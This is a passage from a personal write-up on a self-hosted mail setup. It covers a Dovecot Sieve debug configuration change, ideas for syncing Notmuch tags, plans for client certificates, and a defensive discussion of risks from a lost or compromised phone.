@@ -51,6 +51,7 @@ plugin  
        # deprecated imapflags extension in addition to all extensions were already
   # enabled by default.
   #sieve_extensions = +notify +imapflags
+  sieve_extensions = +vnd.dovecot.debug
   # Which Sieve language extensions are ONLY available in global scripts. This
   # can be used to restrict the use of certain Sieve extensions to administrator
This allowed me to use debug_log function in the rulesets to output stuff directly to the logfile.

Further improvements Of course, this is all done on the commandline, but that is somewhat expected if you are already running Notmuch. Of course, it would be much easier to edit those filters through a GUI. Roundcube has a nice Sieve plugin, and Thunderbird also has such a plugin as well. Since Sieve is a standard, there's a bunch of clients available. All those need you to setup some sort of thing on the server, which I didn't bother doing yet. And of course, a key improvement would be to have Notmuch synchronize its state better with the mailboxes directly, instead of having the notmuch-purge hack above. Dovecot and Maildir formats support up to 26 flags, and there were discussions about using those flags to synchronize with notmuch tags so that multiple notmuch clients can see the same tags on different machines transparently. This, however, won't make Notmuch work on my phone or webmail or any other more generic client: for that, Sieve rules are still very useful. I still don't have webmail setup at all: so to read email, I need an actual client, which is currently my phone, which means I need to have Wifi access to read email. "Internet Caf s" or "this guy's computer" won't work as well, although I can always use ssh to login straight to the server and read mails with Mutt. I am also considering using X509 client certificates to authenticate to the mail server without a passphrase. This involves configuring Postfix, which seems simple enough. Dovecot's configuration seems a little more involved and less well documented. It seems that both [OfflimeIMAP][] and K-9 mail support client-side certs. OfflineIMAP prompts me for the password so it doesn't get leaked anywhere. I am a little concerned about building yet another CA, but I guess it would not be so hard... The server side of things needs more documenting, particularly the spam filters. This is currently spread around this wiki, mostly in configuration.

Security considerations The whole purpose of this was to make it easier to read my mail on other devices. This introduces a new vulnerability: someone may steal that device or compromise it to read my mail, impersonate me on different services and even get a shell on the remote server. Thanks to the two-factor authentication I setup on the server, I feel a little more confident that just getting the passphrase to the mail account isn't sufficient anymore in leveraging shell access. It also allows me to login with ssh on the server without trusting the machine too much, although that only goes so far... Of course, sudo is then out of the question and I must assume that everything I see is also seen by the attacker, which can also inject keystrokes and do all sorts of nasty things. Since I also connected my email account on my phone, someone could steal the phone and start impersonating me. The mitigation here is that there is a PIN for the screen lock, and the phone is encrypted. Encryption isn't so great when the passphrase is a PIN, but I'm working on having a better key that is required on reboot, and the phone shuts down after 5 failed attempts. This is documented in my phone setup. Client-side X509 certificates further mitigates those kind of compromises, as the X509 certificate won't give shell access. Basically, if the phone is lost, all hell breaks loose: I need to change the email password (or revoke the certificate), as I assume the account is about to be compromised. I do not trust Android security to give me protection indefinitely. In fact, one could argue that the phone is already compromised and putting the password there already enabled a possible state-sponsored attacker to hijack my email address. This is why I have an OpenPGP key on my laptop to authenticate myself for critical operations like code signatures. The risk of identity theft from the state is, after all, a tautology: the state is the primary owner of identities, some could say by definition. So if a state-sponsored attacker would like to masquerade as me, they could simply issue a passport under my name and join a OpenPGP key signing party, and we'd have other problems to deal with, namely, proper infiltration counter-measures and counter-snitching.

Next.

Previous.